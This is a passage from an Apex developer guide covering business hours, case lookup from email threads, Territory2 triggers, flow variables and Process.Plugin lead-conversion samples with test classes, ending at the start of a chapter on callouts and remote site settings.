       }
    }

    //Return the full list of pages
    return myFriendlyUrls;
  }

}
```

Before and After Rewriting

Here is a visual example of the results of implementing the Apex class to rewrite the original site URLs. Notice the ID-based URLs in the first figure, and the user-friendly URLs in the second.


Site URLs Before Rewriting



The numbered elements in this figure are:

1. The original URL for the contact page before rewriting
2. The link to the parent account page from the contact page
3. The original URL for the link to the account page before rewriting, shown in the browser's status bar

Site URLs After Rewriting



The numbered elements in this figure are:

1. The rewritten URL for the contact page after rewriting
2. The link to the parent account page from the contact page
3. The rewritten URL for the link to the account page after rewriting, shown in the browser's status bar

Support Classes

Support classes allow you to interact with records commonly used by support centers, such as business hours and cases.

Working with Business Hours

Business hours are used to specify the hours at which your customer support team operates, including multiple business hours in multiple time zones.

This example finds the time one business hour from startTime, returning the Datetime in the local time zone. It gets the default business hours by querying BusinessHours. Also, it calls the `BusinessHours add` method.

```
// Get the default business hours
BusinessHours bh = [SELECT Id FROM BusinessHours WHERE IsDefault=true];

// Create Datetime on May 28, 2008 at 1:06:08 AM in local timezone.
Datetime startTime = Datetime.newInstance(2008, 5, 28, 1, 6, 8);

// Find the time it will be one business hour from May 28, 2008, 1:06:08 AM using the
// default business hours.  The returned Datetime will be in the local timezone.
Datetime nextTime = BusinessHours.add(bh.id, startTime, 60 * 60 * 1000L);
```

This example finds the time one business hour from startTime, returning the Datetime in GMT:

```
// Get the default business hours
BusinessHours bh = [SELECT Id FROM BusinessHours WHERE IsDefault=true];

// Create Datetime on May 28, 2008 at 1:06:08 AM in local timezone.
Datetime startTime = Datetime.newInstance(2008, 5, 28, 1, 6, 8);

// Find the time it will be one business hour from May 28, 2008, 1:06:08 AM using the
// default business hours.  The returned Datetime will be in GMT.
Datetime nextTimeGmt = BusinessHours.addGmt(bh.id, startTime, 60 * 60 * 1000L);
```

The next example finds the difference between startTime and nextTime:

```
// Get the default business hours
BusinessHours bh = [select id from businesshours where IsDefault=true];

// Create Datetime on May 28, 2008 at 1:06:08 AM in local timezone.
Datetime startTime = Datetime.newInstance(2008, 5, 28, 1, 6, 8);

// Create Datetime on May 28, 2008 at 4:06:08 PM in local timezone.
Datetime endTime = Datetime.newInstance(2008, 5, 28, 16, 6, 8);

// Find the number of business hours milliseconds between startTime and endTime as
// defined by the default business hours.  Will return a negative value if endTime is
// before startTime, 0 if equal, positive value otherwise.
Long diff = BusinessHours.diff(bh.id, startTime, endTime);
```

Working with Cases

Incoming and outgoing email messages can be associated with their corresponding cases using the `Cases` class `getCaseIdFromEmailThreadId` method. This method is used with Email-to-Case, which is an automated process that turns emails received from customers into customer service cases.

The following example uses an email thread ID to retrieve the related case ID.

```
public class GetCaseIdController {

   public static void getCaseIdSample() {
        // Get email thread ID
        String emailThreadId = '_00Dxx1gEW._500xxYktg';
        // Call Apex method to retrieve case ID from email thread ID
        ID caseId = Cases.getCaseIdFromEmailThreadId(emailThreadId);

    }
}
```

SEE ALSO:

BusinessHours Class

Cases Class

Territory Management 2.0

With trigger support for the Territory2 and UserTerritory2Association standard objects, you can automate actions and processes related to changes in these territory management records.

Sample Trigger for Territory2

This example trigger fires after Territory2 records have been created or deleted. This example trigger assumes that an organization has a custom field called `TerritoryCount__c` defined on the Territory2Model object to track the net number of territories in each territory model. The trigger code increments or decrements the value in the `TerritoryCount__c` field each time a territory is created or deleted.

```
trigger maintainTerritoryCount on Territory2 (after insert, after delete) {
    // Track the effective delta for each model
    Map<Id, Integer> modelMap = new Map<Id, Integer>();
    for(Territory2 terr : (Trigger.isInsert ? Trigger.new : Trigger.old)) {
       Integer offset = 0;
       if(modelMap.containsKey(terr.territory2ModelId)) {
           offset = modelMap.get(terr.territory2ModelId);
       }
       offset += (Trigger.isInsert ? 1 : -1);
       modelMap.put(terr.territory2ModelId, offset);
    }
    // We have a custom field on Territory2Model called TerritoryCount__c
    List<Territory2Model> models = [SELECT Id, TerritoryCount__c FROM
                          Territory2Model WHERE Id IN :modelMap.keySet()];
    for(Territory2Model tm : models) {
       // In case the field is not defined with a default of 0
```

```
        if(tm.TerritoryCount__c == null) {
            tm.TerritoryCount__c = 0;
        }
        tm.TerritoryCount__c += modelMap.get(tm.Id);
    }
    // Bulk update the field on all the impacted models
    update(models);
}
```

Sample Trigger for UserTerritory2Association

This example trigger fires after UserTerritory2Association records have been created. This example trigger sends an email notification to the Sales Operations group letting them know that users have been added to territories. It identifies the user who added users to territories. Then, it identifies each added user along with which territory the user was added to and which territory model the territory belongs to.

```
trigger notifySalesOps on UserTerritory2Association (after insert) {
    // Query the details of the users and territories involved
    List<UserTerritory2Association> utaList = [SELECT Id, User.FirstName, User.LastName,

        Territory2.Name, Territory2.Territory2Model.Name
        FROM UserTerritory2Association WHERE Id IN :Trigger.New];

    // Email message to send
    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
    mail.setToAddresses(new String[]{'salesOps@acme.com'});
    mail.setSubject('Users added to territories notification');

    // Build the message body
    List<String> msgBody = new List<String>();
    String addedToTerrStr = '{0}, {1} added to territory {2} in model {3} \n';
    msgBody.add('The following users were added to territories by ' +
        UserInfo.getFirstName() + ', ' + UserInfo.getLastName() + '\n');
    for(UserTerritory2Association uta : utaList) {
       msgBody.add(String.format(addedToTerrStr,
           new String[]{uta.User.FirstName, uta.User.LastName,
                        uta.Territory2.Name, uta.Territory2.Territory2Model.Name}));
    }

    // Set the message body and send the email
    mail.setPlainTextBody(String.join(msgBody,''));
    Messaging.sendEmail(new Messaging.Email[] { mail });
}
```

Visual Workflow

Visual Workflow allows administrators to build applications, known as *flows*, that guide users through screens for collecting and updating data.

For example, you can use Visual Workflow to script calls for a customer support center or to generate real-time quotes for a sales organization. You can embed a flow in a Visualforce page and access it in a Visualforce controller using Apex.

IN THIS SECTION:

Getting Flow Variables

You can retrieve flow variables for a specific flow in Apex.

The `Flow.Interview` Apex class provides the `getVariableValue` method for retrieving a flow variable, which can be in the flow embedded in the Visualforce page, or in a separate flow that is called by a subflow element. This example shows how to use this method to obtain breadcrumb (navigation) information from the flow embedded in the Visualforce page. If that flow contains subflow elements, and each of the referenced flows also contains a *`vaBreadCrumb`* variable, the Visualforce page can provide users with breadcrumbs regardless of which flow the interview is running.

```
public class SampleContoller {

   // Instance of the flow
   public Flow.Interview.Flow_Template_Gallery myFlow {get; set;}

   public String getBreadCrumb() {
      String aBreadCrumb;
      if (myFlow==null) { return 'Home';}
      else aBreadCrumb = (String) myFlow.getVariableValue('vaBreadCrumb');

      return(aBreadCrumb==null ? 'Home': aBreadCrumb);

   }
}
```

SEE ALSO:

Interview Class

Passing Data to a Flow Using the `Process.Plugin` Interface

`Process.Plugin` is a built-in interface that allows you to process data within your organization and pass it to a specified flow. The interface exposes Apex as a service, which accepts input values and returns output back to the flow.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

When you define an Apex class that implements the `Process.Plugin` interface in your organization, the Cloud Flow Designer displays the Apex class in the Palette.

`Process.Plugin` has these top-level classes.

- `Process.PluginRequest` passes input parameters from the class that implements the interface to the flow.
- `Process.PluginResult` returns output parameters from the class that implements the interface to the flow.
- `Process.PluginDescribeResult` passes input parameters from a flow to the class that implements the interface. This class determines the input parameters and output parameters needed by the `Process.PluginResult` plug-in.

When you write Apex unit tests, instantiate a class and pass it into the interface `invoke` method. To pass in the parameters that the system needs, create a map and use it in the constructor. For more information, see Using the `Process.PluginRequest` Class on page 405.

IN THIS SECTION:

Implementing the `Process.Plugin` Interface

`Process.Plugin` is a built-in interface that allows you to pass data between your organization and a specified flow.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

The class that implements the `Process.Plugin` interface must call these methods.

Name	Arguments	Return Type	Description
`describe`		`Process.PluginDescribeResult`	Returns a `Process.PluginDescribeResult` object that describes this method call.

Name	Arguments	Return Type	Description
invoke	Process.PluginRequest	Process.PluginResult	Primary method that the system invokes when the class that implements the interface is instantiated.

Example Implementation

```
global class flowChat implements Process.Plugin {

// The main method to be implemented. The Flow calls this at runtime.
global Process.PluginResult invoke(Process.PluginRequest request) {
        // Get the subject of the Chatter post from the flow
        String subject = (String) request.inputParameters.get('subject');

        // Use the Chatter APIs to post it to the current user's feed
        FeedItem fItem = new FeedItem();
        fItem.ParentId = UserInfo.getUserId();
        fItem.Body = 'Force.com flow Update: ' + subject;
        insert fItem;

        // return to Flow
        Map<String,Object> result = new Map<String,Object>();
        return new Process.PluginResult(result);
    }

    // Returns the describe information for the interface
    global Process.PluginDescribeResult describe() {
        Process.PluginDescribeResult result = new Process.PluginDescribeResult();
        result.Name = 'flowchatplugin';
        result.Tag = 'chat';
        result.inputParameters = new
           List<Process.PluginDescribeResult.InputParameter>{
               new Process.PluginDescribeResult.InputParameter('subject',
               Process.PluginDescribeResult.ParameterType.STRING, true)
            };
        result.outputParameters = new
           List<Process.PluginDescribeResult.OutputParameter>{ };
        return result;
    }
}
```

Test Class

The following is a test class for the above class.

```
@isTest
private class flowChatTest {

    static testmethod void flowChatTests() {

        flowChat plugin = new flowChat();
```

```
        Map<String,Object> inputParams = new Map<String,Object>();

        string feedSubject = 'Flow is alive';
        InputParams.put('subject', feedSubject);

        Process.PluginRequest request = new Process.PluginRequest(inputParams);


        plugin.invoke(request);
    }
}
```

Using the `Process.PluginRequest` Class

The `Process.PluginRequest` class passes input parameters from the class that implements the interface to the flow.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

This class has no methods.

Constructor signature:

```
Process.PluginRequest (Map<String,Object>)
```

Here's an example of instantiating the `Process.PluginRequest` class with one input parameter.

```
 Map<String,Object> inputParams = new Map<String,Object>();
        string feedSubject = 'Flow is alive';
        InputParams.put('subject', feedSubject);
        Process.PluginRequest request = new Process.PluginRequest(inputParams);
```

Code Example

In this example, the code returns the subject of a Chatter post from a flow and posts it to the current user's feed.

```
global Process.PluginResult invoke(Process.PluginRequest request) {
        // Get the subject of the Chatter post from the flow
        String subject = (String) request.inputParameters.get('subject');

        // Use the Chatter APIs to post it to the current user's feed
        FeedPost fpost = new FeedPost();
        fpost.ParentId = UserInfo.getUserId();
        fpost.Body = 'Force.com flow Update: ' + subject;
        insert fpost;

        // return to Flow
        Map<String,Object> result = new Map<String,Object>();
        return new Process.PluginResult(result);
    }
```

```
    // describes the interface
    global Process.PluginDescribeResult describe() {
        Process.PluginDescribeResult result = new Process.PluginDescribeResult();
        result.inputParameters = new List<Process.PluginDescribeResult.InputParameter>{
            new Process.PluginDescribeResult.InputParameter('subject',
            Process.PluginDescribeResult.ParameterType.STRING, true)
            };
        result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{
 };
        return result;
    }
}
```

Using the `Process.PluginResult` Class

The `Process.PluginResult` class returns output parameters from the class that implements the interface to the flow.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

You can instantiate the `Process.PluginResult` class using one of the following formats:

- `Process.PluginResult (Map<String,Object>)`
- `Process.PluginResult (String, Object)`

Use the map when you have more than one result or when you don't know how many results will be returned.

The following is an example of instantiating a `Process.PluginResult` class.

```
        string url = 'https://docs.google.com/document/edit?id=abc';
        String status = 'Success';
        Map<String,Object> result = new Map<String,Object>();
        result.put('url', url);
        result.put('status',status);
        new Process.PluginResult(result);
```

Using the `Process.PluginDescribeResult` Class

Use the `Process.Plugin` interface `describe` method to dynamically provide both input and output parameters for the flow. This method returns the `Process.PluginDescribeResult` class.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

The `Process.PluginDescribeResult` class doesn't support the following functions.

- Queries
- Data modification
- Email
- Apex nested callouts

`Process.PluginDescribeResult` Class and Subclass Properties

Here's the constructor for the `Process.PluginDescribeResult` class.

```
Process.PluginDescribeResult classname = new Process.PluginDescribeResult();
```

- PluginDescribeResult Class Properties
- PluginDescribeResult.InputParameter Class Properties
- PluginDescribeResult.OutputParameter Class Properties

Here's the constructor for the `Process.PluginDescribeResult.InputParameter` class.

```
Process.PluginDescribeResult.InputParameter ip = new
    Process.PluginDescribeResult.InputParameter(Name,Optional_description_string,
      Process.PluginDescribeResult.ParameterType.Enum, Boolean_required);
```

Here's the constructor for the `Process.PluginDescribeResult.OutputParameter` class.

```
Process.PluginDescribeResult.OutputParameter op = new
    new Process.PluginDescribeResult.OutputParameter(Name,Optional description string,
       Process.PluginDescribeResult.ParameterType.Enum);
```

To use the `Process.PluginDescribeResult` class, create instances of these subclasses.

- `Process.PluginDescribeResult.InputParameter`
- `Process.PluginDescribeResult.OutputParameter`

`Process.PluginDescribeResult.InputParameter` is a list of input parameters and has the following format.

```
Process.PluginDescribeResult.inputParameters =
      new List<Process.PluginDescribeResult.InputParameter>{
        new Process.PluginDescribeResult.InputParameter(Name,Optional_description_string,

      Process.PluginDescribeResult.ParameterType.Enum, Boolean_required)
```

For example:

```
Process.PluginDescribeResult result = new Process.PluginDescribeResult();
result.setDescription('this plugin gets the name of a user');
result.setTag ('userinfo');
result.inputParameters = new List<Process.PluginDescribeResult.InputParameter>{
    new Process.PluginDescribeResult.InputParameter('FullName',
       Process.PluginDescribeResult.ParameterType.STRING, true),
    new Process.PluginDescribeResult.InputParameter('DOB',
       Process.PluginDescribeResult.ParameterType.DATE, true),
    };
```

`Process.PluginDescribeResult.OutputParameter` is a list of output parameters and has the following format.

```
Process.PluginDescribeResult.outputParameters = new
List<Process.PluginDescribeResult.OutputParameter>{
    new Process.PluginDescribeResult.OutputParameter(Name,Optional description string,
       Process.PluginDescribeResult.ParameterType.Enum)
```

For example:

```
Process.PluginDescribeResult result = new Process.PluginDescribeResult();
result.setDescription('this plugin gets the name of a user');
result.setTag ('userinfo');
result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{
    new Process.PluginDescribeResult.OutputParameter('URL',
        Process.PluginDescribeResult.ParameterType.STRING),
```

Both classes take the `Process.PluginDescribeResult.ParameterType` Enum. Valid values are:

- BOOLEAN
- DATE
- DATETIME
- DECIMAL
- DOUBLE
- FLOAT
- ID
- INTEGER
- LONG
- STRING

For example:

```
Process.PluginDescribeResult result = new Process.PluginDescribeResult();
        result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{

            new Process.PluginDescribeResult.OutputParameter('URL',
            Process.PluginDescribeResult.ParameterType.STRING, true),
            new Process.PluginDescribeResult.OutputParameter('STATUS',
            Process.PluginDescribeResult.ParameterType.STRING),
            };
```

`Process.Plugin` Data Type Conversions

Understand how data types are converted between Apex and the values returned to the `Process.Plugin`. For example, text data in a flow converts to string data in Apex.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

Flow Data Type	Data Type
Number	Decimal
Date	Datetime/Date
DateTime	Datetime/Date
Boolean	Boolean and numeric with 1 or 0 values only
Text	String

Sample Process.Plugin Implementation for Lead Conversion

In this example, an Apex class implements the `Process.Plugin` interface and converts a lead into an account, contact, and optionally, an opportunity. Test methods for the plug-in are also included. This implementation can be called from a flow via an Apex plug-in element.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

```
// Converts a lead as a step in a Visual Workflow process.
global class VWFConvertLead implements Process.Plugin {
    // This method runs when called by a flow's Apex plug-in element.
    global Process.PluginResult invoke(
        Process.PluginRequest request) {

        // Set up variables to store input parameters from
        // the flow.
        String leadID = (String) request.inputParameters.get(
            'LeadID');
        String contactID = (String)
            request.inputParameters.get('ContactID');
        String accountID = (String)
            request.inputParameters.get('AccountID');
        String convertedStatus = (String)
            request.inputParameters.get('ConvertedStatus');
        Boolean overWriteLeadSource = (Boolean)
            request.inputParameters.get('OverwriteLeadSource');
        Boolean createOpportunity = (Boolean)
            request.inputParameters.get('CreateOpportunity');
        String opportunityName = (String)
            request.inputParameters.get('ContactID');
        Boolean sendEmailToOwner = (Boolean)
            request.inputParameters.get('SendEmailToOwner');

        // Set the default handling for booleans.
        if (overWriteLeadSource == null)
            overWriteLeadSource = false;
        if (createOpportunity == null)
```

```
            createOpportunity = true;
        if (sendEmailToOwner == null)
            sendEmailToOwner = false;

        // Convert the lead by passing it to a helper method.
        Map<String,Object> result = new Map<String,Object>();
        result = convertLead(leadID, contactID, accountID,
            convertedStatus, overWriteLeadSource,
            createOpportunity, opportunityName,
            sendEmailToOwner);

        return new Process.PluginResult(result);
    }

    // This method describes the plug-in and its inputs from
    // and outputs to the flow.
    // Implementing this method adds the class to the
    // Cloud Flow Designer palette.
    global Process.PluginDescribeResult describe() {
        // Set up plugin metadata
        Process.PluginDescribeResult result = new
            Process.PluginDescribeResult();
        result.description =
            'The LeadConvert Flow Plug-in converts a lead into ' +
            'an account, a contact, and ' +
            '(optionally)an opportunity.';
        result.tag = 'Lead Management';

        // Create a list that stores both mandatory and optional
        // input parameters from the flow.
        // NOTE: Only primitive types (STRING, NUMBER, etc.) are
        // supported at this time.
        // Collections are currently not supported.
        result.inputParameters = new
            List<Process.PluginDescribeResult.InputParameter>{
            // Lead ID (mandatory)
            new Process.PluginDescribeResult.InputParameter(
                'LeadID',
                Process.PluginDescribeResult.ParameterType.STRING,
                true),
            // Account Id (optional)
            new Process.PluginDescribeResult.InputParameter(
                'AccountID',
                Process.PluginDescribeResult.ParameterType.STRING,
                false),
            // Contact ID (optional)
            new Process.PluginDescribeResult.InputParameter(
                'ContactID',
                Process.PluginDescribeResult.ParameterType.STRING,
                false),
            // Status to use once converted
            new Process.PluginDescribeResult.InputParameter(
                'ConvertedStatus',
                Process.PluginDescribeResult.ParameterType.STRING,
```

```
                true),
            new Process.PluginDescribeResult.InputParameter(
                'OpportunityName',
                Process.PluginDescribeResult.ParameterType.STRING,
                false),
            new Process.PluginDescribeResult.InputParameter(
                'OverwriteLeadSource',
                Process.PluginDescribeResult.ParameterType.BOOLEAN,
                false),
            new Process.PluginDescribeResult.InputParameter(
                'CreateOpportunity',
                Process.PluginDescribeResult.ParameterType.BOOLEAN,
                false),
            new Process.PluginDescribeResult.InputParameter(
                'SendEmailToOwner',
                Process.PluginDescribeResult.ParameterType.BOOLEAN,
                false)
        };

        // Create a list that stores output parameters sent
        // to the flow.
        result.outputParameters = new List<
            Process.PluginDescribeResult.OutputParameter>{
            // Account ID of the converted lead
            new Process.PluginDescribeResult.OutputParameter(
                'AccountID',
                Process.PluginDescribeResult.ParameterType.STRING),
            // Contact ID of the converted lead
            new Process.PluginDescribeResult.OutputParameter(
                'ContactID',
                Process.PluginDescribeResult.ParameterType.STRING),
            // Opportunity ID of the converted lead
            new Process.PluginDescribeResult.OutputParameter(
                'OpportunityID',
                Process.PluginDescribeResult.ParameterType.STRING)
        };

        return result;
    }

    /**
     * Implementation of the LeadConvert plug-in.
     * Converts a given lead with several options:
     * leadID - ID of the lead to convert
     * contactID -
     * accountID - ID of the Account to attach the converted
     *  Lead/Contact/Opportunity to.
     * convertedStatus -
     * overWriteLeadSource -
     * createOpportunity - true if you want to create a new
     *  Opportunity upon conversion
     * opportunityName - Name of the new Opportunity.
     * sendEmailtoOwner - true if you are changing owners upon
     *  conversion and want to notify the new Opportunity owner.
```

```
     *
     * returns: a Map with the following output:
     * AccountID - ID of the Account created or attached
     *  to upon conversion.
     * ContactID - ID of the Contact created or attached
     *  to upon conversion.
     * OpportunityID - ID of the Opportunity created
     *  upon conversion.
     */
    public Map<String,String> convertLead (
                                String leadID,
                                String contactID,
                                String accountID,
                                String convertedStatus,
                                Boolean overWriteLeadSource,
                                Boolean createOpportunity,
                                String opportunityName,
                                Boolean sendEmailToOwner
        ) {
        Map<String,String> result = new Map<String,String>();

        if (leadId == null) throw new ConvertLeadPluginException(
            'Lead Id cannot be null');

        // check for multiple leads with the same ID
        Lead[] leads = [Select Id, FirstName, LastName, Company
            From Lead where Id = :leadID];
        if (leads.size() > 0) {
            Lead l = leads[0];
            // CheckAccount = true, checkContact = false
            if (accountID == null && l.Company != null) {
                Account[] accounts = [Select Id, Name FROM Account
                    where Name = :l.Company LIMIT 1];
                if (accounts.size() > 0) {
                    accountId = accounts[0].id;
                }
            }

            // Perform the lead conversion.
            Database.LeadConvert lc = new Database.LeadConvert();
            lc.setLeadId(leadID);
            lc.setOverwriteLeadSource(overWriteLeadSource);
            lc.setDoNotCreateOpportunity(!createOpportunity);
            lc.setConvertedStatus(convertedStatus);
            if (sendEmailToOwner != null) lc.setSendNotificationEmail(
                sendEmailToOwner);
            if (accountId != null && accountId.length() > 0)
                lc.setAccountId(accountId);
            if (contactId != null && contactId.length() > 0)
                lc.setContactId(contactId);
            if (createOpportunity) {
                lc.setOpportunityName(opportunityName);
            }
```

```
            Database.LeadConvertResult lcr = Database.convertLead(
                lc, true);
            if (lcr.isSuccess()) {
                result.put('AccountID', lcr.getAccountId());
                result.put('ContactID', lcr.getContactId());
                if (createOpportunity) {
                    result.put('OpportunityID',
                        lcr.getOpportunityId());
                }
            } else {
                String error = lcr.getErrors()[0].getMessage();
                throw new ConvertLeadPluginException(error);
            }
        } else {
            throw new ConvertLeadPluginException(
                'No leads found with Id : "' + leadId + '"');
        }
        return result;
    }

    // Utility exception class
    class ConvertLeadPluginException extends Exception {}
}
```

```
// Test class for the lead convert Apex plug-in.
@isTest
private class VWFConvertLeadTest {
    static testMethod void basicTest() {
        // Create test lead
        Lead testLead = new Lead(
           Company='Test Lead',FirstName='John',LastName='Doe');
        insert testLead;

        LeadStatus convertStatus =
           [Select Id, MasterLabel from LeadStatus
           where IsConverted=true limit 1];

        // Create test conversion
        VWFConvertLead aLeadPlugin = new VWFConvertLead();
        Map<String,Object> inputParams = new Map<String,Object>();
        Map<String,Object> outputParams = new Map<String,Object>();

        inputParams.put('LeadID',testLead.ID);
        inputParams.put('ConvertedStatus',
           convertStatus.MasterLabel);

        Process.PluginRequest request = new
           Process.PluginRequest(inputParams);
        Process.PluginResult result;
        result = aLeadPlugin.invoke(request);

        Lead aLead = [select name, id, isConverted
                      from Lead where id = :testLead.ID];
        System.Assert(aLead.isConverted);
```

```
}

 /*
  * This tests lead conversion with
  * the Account ID specified.
  */
static testMethod void basicTestwithAccount() {

    // Create test lead
    Lead testLead = new Lead(
        Company='Test Lead',FirstName='John',LastName='Doe');
    insert testLead;

    Account testAccount = new Account(name='Test Account');
    insert testAccount;

       // System.debug('ACCOUNT BEFORE' + testAccount.ID);

    LeadStatus convertStatus = [Select Id, MasterLabel
                from LeadStatus where IsConverted=true limit 1];

    // Create test conversion
    VWFConvertLead aLeadPlugin = new VWFConvertLead();
    Map<String,Object> inputParams = new Map<String,Object>();
    Map<String,Object> outputParams = new Map<String,Object>();

    inputParams.put('LeadID',testLead.ID);
    inputParams.put('AccountID',testAccount.ID);
    inputParams.put('ConvertedStatus',
        convertStatus.MasterLabel);

    Process.PluginRequest request = new
        Process.PluginRequest(inputParams);
    Process.PluginResult result;
    result = aLeadPlugin.invoke(request);

    Lead aLead =
        [select name, id, isConverted, convertedAccountID
         from Lead where id = :testLead.ID];
    System.Assert(aLead.isConverted);
    //System.debug('ACCOUNT AFTER' + aLead.convertedAccountID);
    System.AssertEquals(testAccount.ID, aLead.convertedAccountID);
}

/*
 * This tests lead conversion with the Account ID specified.
*/
static testMethod void basicTestwithAccounts() {

    // Create test lead
    Lead testLead = new Lead(
        Company='Test Lead',FirstName='John',LastName='Doe');
    insert testLead;
```

```
        Account testAccount1 = new Account(name='Test Lead');
        insert testAccount1;
        Account testAccount2 = new Account(name='Test Lead');
        insert testAccount2;

           // System.debug('ACCOUNT BEFORE' + testAccount.ID);

        LeadStatus convertStatus = [Select Id, MasterLabel
            from LeadStatus where IsConverted=true limit 1];

        // Create test conversion
        VWFConvertLead aLeadPlugin = new VWFConvertLead();
        Map<String,Object> inputParams = new Map<String,Object>();
        Map<String,Object> outputParams = new Map<String,Object>();

        inputParams.put('LeadID',testLead.ID);
        inputParams.put('ConvertedStatus',
            convertStatus.MasterLabel);

        Process.PluginRequest request = new
            Process.PluginRequest(inputParams);
        Process.PluginResult result;
        result = aLeadPlugin.invoke(request);

        Lead aLead =
            [select name, id, isConverted, convertedAccountID
            from Lead where id = :testLead.ID];
        System.Assert(aLead.isConverted);
    }


     /*
      * -ve Test
      */
    static testMethod void errorTest() {

        // Create test lead
        // Lead testLead = new Lead(Company='Test Lead',
        //   FirstName='John',LastName='Doe');
        LeadStatus convertStatus = [Select Id, MasterLabel
            from LeadStatus where IsConverted=true limit 1];

        // Create test conversion
        VWFConvertLead aLeadPlugin = new VWFConvertLead();
        Map<String,Object> inputParams = new Map<String,Object>();
        Map<String,Object> outputParams = new Map<String,Object>();
        inputParams.put('LeadID','00Q7XXXXxxxxxxx');
        inputParams.put('ConvertedStatus',convertStatus.MasterLabel);

        Process.PluginRequest request = new
            Process.PluginRequest(inputParams);
        Process.PluginResult result;
        try {
```

```
            result = aLeadPlugin.invoke(request);
        }
        catch (Exception e) {
          System.debug('EXCEPTION' + e);
          System.AssertEquals(1,1);
        }

    }


     /*
      * This tests the describe() method
      */
    static testMethod void describeTest() {

        VWFConvertLead aLeadPlugin =
            new VWFConvertLead();
        Process.PluginDescribeResult result =
            aLeadPlugin.describe();

        System.AssertEquals(
            result.inputParameters.size(), 8);
        System.AssertEquals(
            result.OutputParameters.size(), 3);

     }

}
```

CHAPTER 11 Integration and Apex Utilities

In this chapter ...

Apex allows you to integrate with external SOAP and REST Web services using callouts. Various utilities are provided for use with callouts. These are utilities for JSON, XML, data security, and encoding. Also, a general purpose utility for regular expressions with text strings is provided.

Invoking Callouts Using Apex

An Apex callout enables you to tightly integrate your Apex with an external service by making a call to an external Web service or sending a HTTP request from Apex code and then receiving the response. Apex provides integration with Web services that utilize SOAP and WSDL, or HTTP services (RESTful services).

Note:

- Before any Apex callout can call an external site, that site must be registered in the Remote Site Settings page, or the callout fails. Salesforce prevents calls to unauthorized network addresses.
- If you use setEndpoint(endpoint) to specify a named credential as the endpoint, you don't need to configure remote site settings. A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. To set up named credentials, see "Define a Named Credential" in the Salesforce Help.

To learn more about the types of callouts, see:

- SOAP Services: Defining a Class from a WSDL Document on page 418
- Invoking HTTP Callouts on page 431
- Asynchronous Callouts for Long-Running Requests on page 442

Tip: Callouts enable Apex to invoke external web or HTTP services. Apex Web services allow an external application to invoke Apex methods through Web services.

Adding Remote Site Settings

Before any Apex callout can call an external site, that site must be registered in the Remote Site Settings page, or the callout fails. Salesforce prevents calls to unauthorized network addresses.

Note: If you use setEndpoint(endpoint) to specify a named credential as the endpoint, you don't need to configure remote site settings. A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. To set up named credentials, see "Define a Named Credential" in the Salesforce Help.

To add a remote site setting:

1. From Setup, click **Security Controls** > **Remote Site Settings**.
2. Click **New Remote Site**.
3. Enter a descriptive term for the `Remote Site Name`.
